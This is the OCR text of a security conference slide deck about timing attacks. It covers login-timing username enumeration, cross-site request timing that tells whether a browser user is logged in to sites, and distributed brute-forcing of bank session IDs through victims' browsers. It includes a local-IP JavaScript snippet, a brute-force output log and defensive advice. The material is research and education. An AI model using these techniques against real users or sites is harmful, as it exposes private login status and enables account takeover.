




But how reliable is timing?


- Well, that all depends on how reliable your line is
- But we can try to accommodate shaky lines and loaded servers with a sprinkling of stats
- Basic calibration idea is to collect a sample set of 0-bit and 1-bit requests, discard outliers, apply elementary statistics and derive two landing pads
- If the landing pads are far enough apart, we'll use them, otherwise increase the time delay for 1-bits and re-calibrate

Timing Calibration





0 time



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More squeeza cool'ness

- Additional channels
- File Transfer.
- Modularityness :)

http://www.sensepost.com/research/squeeza

http://www.sensepost.com/blog

Timing as its own Vector

- Information Leakage is big when Application Testing
- (not just because it allows security guys to say “Use generic error messages!”)





- This is useful to us as attackers / analysts..

But..


- We have been beating this drum for a bit,
- So you see it less frequently in the wild,
- But..
  - Subtle timing differences are sometimes present,
  - We just haven't been listening..
  - Hardware security Tokens (longer round trip times)

Timing failed logins

- Perfect example of what we discussed..
- Can you spot it ?



- We thought it was pretty cool at the time.. (yetAnotherTime.py)



Why is this scary?

- We took a quick look at most popular application scanners out there..
- None made any reference at all to caring about timing at all..
- We built it into Suru (but to be honest, only since we discovered timing love!)
- Do it manually, buy Suru, or step on your app-scan vendors!



Timing and Privacy

- Same Origin Policy:

URL	Outcome	Reason
http://www.example.com/dir2/other.html	Success	
http://www.example.com/dir/inner/other.html	Success	
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host
http://www.example.com:81/dir2/other.html	Failure	Different port

- The point was simple: Don't let site-A get results from site-B unless they are related..
- So how did Jeremiah (and friends) do all that port-scanning coolness?
  - They used JavaScript onLoad() and onError() events to determine if they can access a host:port
  - Variation with CSS and link visited followed.

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
Timing and Privacy



- Felten's 2000 Timing Attack on Privacy.

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

We thought

- We thought we invented a new acronym..
- XSRT - Cross Site Request Timing..
  - We were wrong: (Andrew Bortz - 2007)
  - Exactly the same attack: (Are you currently logged into linkedin / myspace / facebook / bank.com / internetbanking?)
- Example:
  - Fetch (http://www.facebook.com/friends.php?r)





X.S.R.T

- Cross Site Request Timing..
- Simply:
- Victim visits attackers website (or site with attackers JS)
- JavaScript causes Victims browser to surf to http://www.facebook.com/friends.php?r
- JavaScript determines load time, to decide if user is (or isnt logged in) (> 50ms - user logged in)
- Problem: This doesn't work the same for U.S victims and .ZA victims! (.za adds 100ms just by default!)

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X.S.R.T

- We introduce the concept of a base-page
  1. Fetch page available to both Logged-in and Logged-out users (base-page) (X Seconds)
  2. Fetch the page available only to Logged-in users (Y Seconds)
  3. Calculate X/Y
- This gives us a latency resistant method of determining logged-in/logged-out status
- (What about cached pages?)

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

- Wow! We can tell a user if he is or isnt logged into mailbox?
- (Can we determine this remotely?)

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So..

- Lets summarize this quickly..
  - We know some sites will betray valid usernames through timing differences
  - We know that (most) sites will betray a valid login from an invalid one based on timing..
  - We know we can use your browser to time stuff while you are surfing..

Hampster!!

QuickTime™ and a
xvid decompressor
are needed to see this picture.

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(D) X.S.R.T


- (Re)Introducing:
- Distributed Cross Site Request Timing
- Lets take it in stages:
  - Recall the timing script we ran against the Internet Banking site (timing.py)
  - We can implement that in JavaScript (so instead of running it from through python on my box, I can run it in JavaScript on your box!)
  - A small time granularity problem!

A More Granular Timer?

```
// pdp architects code to obtain local browser IP Address
function getNetInfo() {
        var sock = new java.net.Socket();
        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));
        return {domain:sock.getLocalAddress().getHostName(), ip:
sock.getLocalAddress().getHostAddress()};
}
```


Lars Kindermann. Myaddress java applet.html

So: nanoTime() from java.lang.System






(D) X.S.R.T


Timing + BruteForce - {haroon|marco}@sensepost.com
http://alice.sensepost.com/brute.html
SensePost
Trying bob..
Trying tom..
Trying foo..
Trying marco : Valid Username
Trying bradley..
Trying haroon..
Trying charl..
Trying nick..
Trying herman..
Trying gareth..
Login
Username
Password
Login
Done

(D) X.S.R.T


Client
STEP 1 – BROWSE ATTACKER SITE
User Browses Attacker's Site
Attacker Sets Cookie – US-0-9999
STEP 2 – XSRT REQUEST
2ms
2ms
2ms
5ms
GET /showBalance.cgi?SessionID=0000
GET /showBalance.cgi?SessionID=0001
GET /showBalance.cgi?SessionID=....
GET /showBalance.cgi?SessionID=0801
0801 – 5ms – Success!
STEP 3 – RESPOND TO ATTACKER
Client A
Bank.com
Attacker
Client B
Client C
Client D

Conclusion.

- Developers:
  - Make sure you are not throwing away valuable intel through timing delta's
  - Investigate the standard XSRF detection techniques
- Network Security Admins:
  - Re-examine least privelege, Does your SQL Server need DNS?
  - Does your IDS detect spurious DNS requests? (to your own DNS Server?)
  - Would you spot the Timing Attacks in your logs?
- Pen-Testers / Researchers:
  - XSS + Header Injection..
  - Grab a copy of squeeza from http://www.sensepost.com/research/squeeza
  - Add modules / Drop us feedback
- All:
  - Feedback
  - http://www.sensepost.com/blog

Questions ???

